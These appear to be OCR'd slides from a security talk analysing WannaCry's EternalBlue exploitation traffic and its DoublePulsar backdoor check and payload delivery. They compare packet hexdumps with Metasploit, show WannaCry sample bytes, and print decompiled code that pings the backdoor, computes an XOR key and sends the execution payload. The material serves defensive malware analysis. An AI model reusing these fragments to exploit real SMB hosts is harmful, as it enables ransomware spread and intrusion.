08a0  67 6b 38 2b 42 6c 4e 5a  73 38 50 4d 61 39 62 51   gk8+BlNZ s8PMa9bQ
08b0  33 34 30 4a 38 33 6e 78  31 70 34 66 2b 47 4c 70   340J83nx 1p4f+GLp
08c0  62 78 55 79 7a 73 41 7a  6b 45 39 67 42 33 68 42   bxUyzsAz kE9gB3hB
08d0  59 70 33 2b 30 68 4e 58  4d 6a 62 79 6a 58 77 42   Yp3+0hNX MjbyjXwB
08e0  34 30 51 34 4b 69 44 62  69 70 2f 64 37 4e 30 43   40Q4KiDb ip/d7N0C
```

Metasploit

```
0810  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0820  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0830  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0840  83 f3 41 41 41 41 41 41  41 41 41 41 41 41 41 41   ..AAAAAA AAAAAAAA
0850  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0860  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0870  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0880  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0890  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
08a0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
08b0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
08c0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
08d0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
08e0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
```

MS17-010 Exploitation Traffic by WannaCry

- Payload hard coded in WannaCry sample

packet hexump

```
0810  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0820  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0830  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0840  83 f3 68 36 61 67 4c 43  71 50 71 56 79 58 69 32
0850  56 53 51 38 4f 36 59 62  39 69 6a 42 58 35 34 6a
0860  59 36 4b 4d 2b 73 7a 33  33 4e 6d 53 36 54 4b 38
0870  58 6c 4f 6b 39 32 30 73  30 45 30 61 61 6a 4f 56
0880  2b 2b 77 72 52 39 32 64  73 31 46 4f 4c 42 4f 2b
0890  65 76 4c 50 6a 34 73 49  76 41 6a 4c 76 61 4c 64
08a0  67 6b 38 2b 42 6c 4e 5a  73 38 50 4d 61 39 62 51
08b0  33 34 30 4a 38 33 6e 78  31 70 34 66 2b 47 4c 70
08c0  62 78 55 79 7a 73 41 7a  6b 45 39 67 42 33 68 42
08d0  59 70 33 2b 30 68 4e 58  4d 6a 62 79 6a 58 77 42
08e0  34 30 51 34 4b 69 44 62  69 70 2f 64 37 4e 30 43
```

```
0060  2b 44 58 69 4b 37 32 31  36 75 72 59 52 64 4b 77
0070  36 72 47 43 2b 5a 39 6b  47 51 37 7a 61 70 30 38
0080  38 59 46 70 70 6e 6c 2b  56 78 57 70 68 71 5a 63
0090  6b 2f 57 51 80 00 a8 00  00 00 00 00 00 00 00 00
00a0  00 00 00 00 00 00 00 00  ff ff 00 00 00 00 00 00
00b0  ff ff 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00c0  00 00 00 00 00 00 00 00  00 f1 df ff 00 00 00 00
00d0  00 00 00 00 20 f0 df ff  00 f1 df ff ff ff ff ff
00e0  60 00 04 10 00 00 00 00  80 ef df ff 00 00 00 00
00f0  10 00 d0 ff ff ff ff ff  18 01 d0 ff ff ff ff ff
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0110  60 00 04 10 00 00 00 00  00 00 00 00 00 00 00 00
0120  90 ff cf ff ff ff ff ff  00 00 00 00 00 00 00 00
0130  80 10 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0140  39 bb 66 64 34 64 39 4c  37 4c 53 38 53 39 42 2f
0150  77 72 45 49 55 49 54 5a  57 41 51 65 4f 50 45 74
```

WannaCry sample hexdump

```
0001BBE0  2B 73 7A 33 33 4E 6D 53 36 54 4B 38 58 6C 4F 6B  +sz33NmS6TK8XlOk
0001BBF0  39 32 30 73 30 45 30 61 61 6A 4F 56 2B 2B 77 72  920s0E0aajOV++wr
0001BC00  52 39 32 64 73 31 46 4F 4C 42 4F 2B 65 76 4C 50  R92ds1FOLBO+evLP
0001BC10  6A 34 73 49 76 41 6A 4C 76 61 4C 64 67 6B 38 2B  j4sIvAjLvaLdgk8+
0001BC20  42 6C 4E 5A 73 38 50 4D 61 39 62 51 33 34 30 4A  BlNZs8PMa9bQ340J
0001BC30  38 33 6E 78 31 70 34 66 2B 47 4C 70 62 78 55 79  83nx1p4f+GLpbxUy
0001BC40  7A 73 41 7A 6B 45 39 67 42 33 68 42 59 70 33 2B  zsAzkE9gB3hBYp3+
0001BC50  30 68 4E 58 4D 6A 62 79 6A 58 77 42 34 30 51 34  0hNXMjbyjXwB40Q4
0001BC60  4B 69 44 62 69 70 2F 64 37 4E 30 43 6D 52 54 31  KiDbip/d7N0CmRT1
0001BC70  67 4C 79 2B 6E 32 52 70 2F 45 59 4F 35 46 6B 61  gLy+n2Rp/EYO5Fka
0001BC80  70 61 34 59 34 6B 71 44 68 50 76 4C 75 4F 66 47  pa4Y4kqDhPvLuOfG
0001BC90  55 76 6A 4E 34 42 4E 64 42 6B 32 33 72 30 2F 46  UvjN4BNdBk23r0/F
0001BCA0  33 5A 6D 66 49 65 37 7A 48 39 65 63 66 44 71 4A  3ZmfIe7zH9ecfDqJ
```

```
0002B7A0  72 59 52 64 4B 77 36 72 47 43 2B 5A 39 6B 47 51  rYRdKw6rGC+Z9kGQ
0002B7B0  37 7A 61 70 30 38 38 59 46 70 70 6E 6C 2B 56 78  7zap088YFppnl+Vx
0002B7C0  57 70 68 71 5A 63 6B 2F 57 51 80 00 A8 00 00 00  WphqZck/WQ€.¨...
0002B7D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF  ..............ÿÿ
0002B7E0  00 00 00 00 00 00 FF FF 00 00 00 00 00 00 00 00  ......ÿÿ........
0002B7F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 F1  ...............ñ
0002B800  DF FF 00 00 00 00 00 00 00 00 20 F0 DF FF 00 F1  ßÿ........ ðßÿ.ñ
0002B810  DF FF FF FF FF FF 60 00 04 10 00 00 00 00 80 EF  ßÿÿÿÿÿ`.......€ï
0002B820  DF FF 00 00 00 00 10 00 D0 FF FF FF FF FF 18 01  ßÿ......Ðÿÿÿÿÿ..
0002B830  D0 FF FF FF FF FF 00 00 00 00 00 00 00 00 00 00  Ðÿÿÿÿÿ..........
0002B840  00 00 00 00 00 00 60 00 04 10 00 00 00 00 00 00  ......`.........
0002B850  00 00 00 00 00 00 90 FF CF FF FF FF FF FF 00 00  .......ÿÏÿÿÿÿÿ..
0002B860  00 00 00 00 00 00 80 10 00 00 00 00 00 00 00 00  ......€.........
0002B870  00 00 00 00 00 00 39 BB 66 64 34 64 39 4C 37 4C  ......9»fd4d9L7L
0002B880  53 38 53 39 42 2F 77 72 45 49 55 49 54 5A 57 41  S8S9B/wrEIUITZWA
0002B890  51 65 4F 50 45 74 6D 42 39 76 75 71 38 4B 67 72  QeOPEtmB9vuq8Kgr
```


Case Study – Traffic of DoublePulsar and Payload Deliver

- EternalBlue / WannaCry first send DoublePulsar ping message to the target
  - Check DoublePulsar backdoor installed or not

```
SMB      Negotiate Protocol Request
TCP      445 → 61662 [ACK] Seq=1 Ack=138 Win=30336 Len=0
SMB      Negotiate Protocol Response
SMB      Session Setup AndX Request, User: anonymous
SMB      Session Setup AndX Response
SMB      Tree Connect AndX Request, Path: \\[redacted]\IPC$
SMB      Tree Connect AndX Response
SMB      Trans2 Request, SESSION_SETUP
SMB      Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
```

```
0030  [redacted]                    00 00  00 4e ff 53 4d 42 32 00
0040  00 00 00 18 07 c0 00 00  00 00 00 00 00 00 00 00
0050  00 00 ff ff ff fe 00 00  41 00 0f 0c 00 00 00 01
0060  00 00 00 00 00 00 00 01  34 ee 00 00 00 0c 00 42
0070  00 00 00 4e 00 01 00 0e  00 0d 00 00 00 00 00 00
0080  00 00 00 00 00 00 00 00
```

```
▾ Trans2 Request (0x32)
    Word Count (WCT): 15
    Total Parameter Count: 12
    Total Data Count: 0
    Max Parameter Count: 1
    Max Data Count: 0
    Max Setup Count: 0
    Reserved: 00
  ▸ Flags: 0x0000
    Timeout: 4 hours, 20 minutes, 10.881 seconds
    Reserved: 0000
    Parameter Count: 12
    Parameter Offset: 66
    Data Count: 0
    Data Offset: 78
    Setup Count: 1
    Reserved: 00
    Subcommand: SESSION_SETUP (0x000e)
    Byte Count (BCC): 13
    Padding: 00
  ▾ SESSION_SETUP Parameters
      Unknown Data: 00000000000000000000000000
```



txOne networks


Traffic of DoublePulsar Check by WannaCry

```
if ( send(v4, Tree_Connect_AndX_Req, 96, 0) != -1 && recv(v4, buf, 1024, 0) != -1 )
{
  TreeID_Low_0 = buf[28];
  TreeID_High_0 = buf[29];
  UserID_Low_0 = v5;
  UserID_High_0 = v7;
  if ( send(v4, Trans2_SESSION_SETUP_Ping, 82, 0) != -1 && recv(v4, buf, 1024, 0) != -1 && buf[34] == 81 )// check resp. MID
  {
```

```
.data:0042E6E7 00                                       db    0
.data:0042E6E8 00                                       db    0
.data:0042E6E9 00                                       db    0
.data:0042E6EA 00                                       db    0
.data:0042E6EB 00                                       db    0
.data:0042E6EC 00                                       db    0
.data:0042E6ED 01                       Timeout_0       db 1
.data:0042E6EE 34                       Timeout_1       db 34h
.data:0042E6EF EE                       Timeout_2       db 0EEh
.data:0042E6F0 00                       Timeout_3       db 0
.data:0042E6F1 00                                       db    0
.data:0042E6F2 00                                       db    0
.data:0042E6F3 0C                                       db  0Ch
.data:0042E6F4 00                                       db    0
.data:0042E6F5 42                                       db  42h ; B
.data:0042E6F6 00                                       db    0
.data:0042E6F7 00                                       db    0
.data:0042E6F8 00                                       db    0
.data:0042E6F9 4E                                       db  4Eh ; N
.data:0042E6FA 00                                       db    0
.data:0042E6FB 01                                       db    1
.data:0042E6FC 00                                       db    0
.data:0042E6FD 0E                                       db  0Eh
.data:0042E6FE 00                                       db    0
.data:0042E6FF 0D                                       db  0Dh
.data:0042E700 00                                       db    0
```

```
0030                    00 00  00 4e ff 53 4d 42 32 00
0040  00 00 00 18 07 c0 00 00  00 00 00 00 00 00 00 00
0050  00 00 ff ff ff fe 00 00  41 00 0f 0  00 00 00 01
0060  00 00 00 00 00 00 00 01  34 ee 00 00 00 0c 00 42
0070  00 00 00 4e 00 01 00 0e  00 0d 00 00 00 00 00 00
0080  00 00 00 00 00 00 00 00
```


Traffic of DoublePulsar Ping Request Counts



Traffic of DoublePulsar Payload Deliver by WannaCry

```
SMB     Tree Connect AndX Request, Path: \\[redacted]\IPC$
SMB     Tree Connect AndX Response
SMB     Trans2 Request, SESSION_SETUP
SMB     Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
```

```
SMB (Server Message Block Protocol)
  SMB Header
    Server Component: SMB
    SMB Command: Trans2 (0x32)
    NT Status: STATUS_NOT_IMPLEMENTED (0xc0000002)
    Flags: 0x98, Request/Response, Canonicalized Pa
    Flags2: 0xc007, Unicode Strings, Error Code Typ
    Process ID High: 0
    Signature: 67c5f99c00000000
    Reserved: 0000
    Tree ID: 65535  (\\
    Process ID: 65279
    User ID: 0
    Multiplex ID: 81
```




```
if ( send(v4, Tree_Connect_AndX_Req, 96, 0) != -1 && recv(v4, buf, 1024, 0) != -1 )
{
  Ping_TreeID_Low_0 = buf[28];
  Ping_TreeID_High_0 = buf[29];
  Ping_UserID_Low = v5;
  Ping_UserID_High_0 = v10;
  Exec_TreeID_0 = buf[28];
  Exec_TreeID_1 = buf[29];
  Exec_UserID_0 = v5;
  Exec_UserID_1 = v10;
  if ( send(v4, Trans2_SESSION_SETUP_Ping, 82, 0) != -1 && recv(v4, buf, 1024, 0) != -1 && buf[34] == 81 )// check resp. MID
  {
    v6 = *(_DWORD *)&buf[18];             // Signature DWORD Low
    v12 = *(_DWORD *)&buf[22];            // Signature DWORD High
    v7 = Set_Sig_High_to_Zero(*(int *)&buf[18], *(int *)&buf[22]);
    v8 = Calculate_Xor_Key(v6);
    Send_Exec_Payload(v4, v7, v8);
  }
}
```


Keep the Operation Running


Traffic of DoublePulsar Payload Deliver by WannaCry

```
if ( send(v4, Tree_Connect_AndX_Req, 96, 0) != -1 && recv(v4, buf, 1024, 0) != -1 )
{
  Ping_TreeID_Low_0 = buf[28];
  Ping_TreeID_High_0 = buf[29];
  Ping_UserID_Low = v5;
  Ping_UserID_High_0 = v10;
  Exec_TreeID_0 = buf[28];
  Exec_TreeID_1 = buf[29];
  Exec_UserID_0 = v5;
  Exec_UserID_1 = v10;
  if ( send(v4, Trans2_SESSION_SETUP_Ping, 82, 0) != -1 && recv(v4, buf, 1024, 0) != -1 && buf[34] == 81 )// check resp. MID
  {
    v6 = *(_DWORD *)&buf[18];             // Signature DWORD Low
    v12 = *(_DWORD *)&buf[22];            // Signature DWORD High
    v7 = Set_Sig_High_to_Zero(*(int *)&buf[18], *(int *)&buf[22]);
    v8 = Calculate_Xor_Key(v6);
    Send_Exec_Payload(v4, v7, v8);
  }
}
```

SMB	Trans2 Request, SESSION_SETUP, Data: 4096 of 4096
SMB	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
TCP	61662 → 445 [ACK] Seq=4634 Ack=404 Win=65296 Len=2920 [T
TCP	445 → 61662 [ACK] Seq=404 Ack=7554 Win=45952 Len=0
SMB	Trans2 Request, SESSION_SETUP, Data: 4096 of 4096
SMB	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
TCP	61662 → 445 [ACK] Seq=8812 Ack=443 Win=65256 Len=2920 [T
TCP	445 → 61662 [ACK] Seq=443 Ack=11732 Win=54784 Len=0
SMB	Trans2 Request, SESSION_SETUP, Data: 4096 of 4096
SMB	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED

Traffic of DoublePulsar Payload Deliver by WannaCry







Signature: 67c5f99c00000000

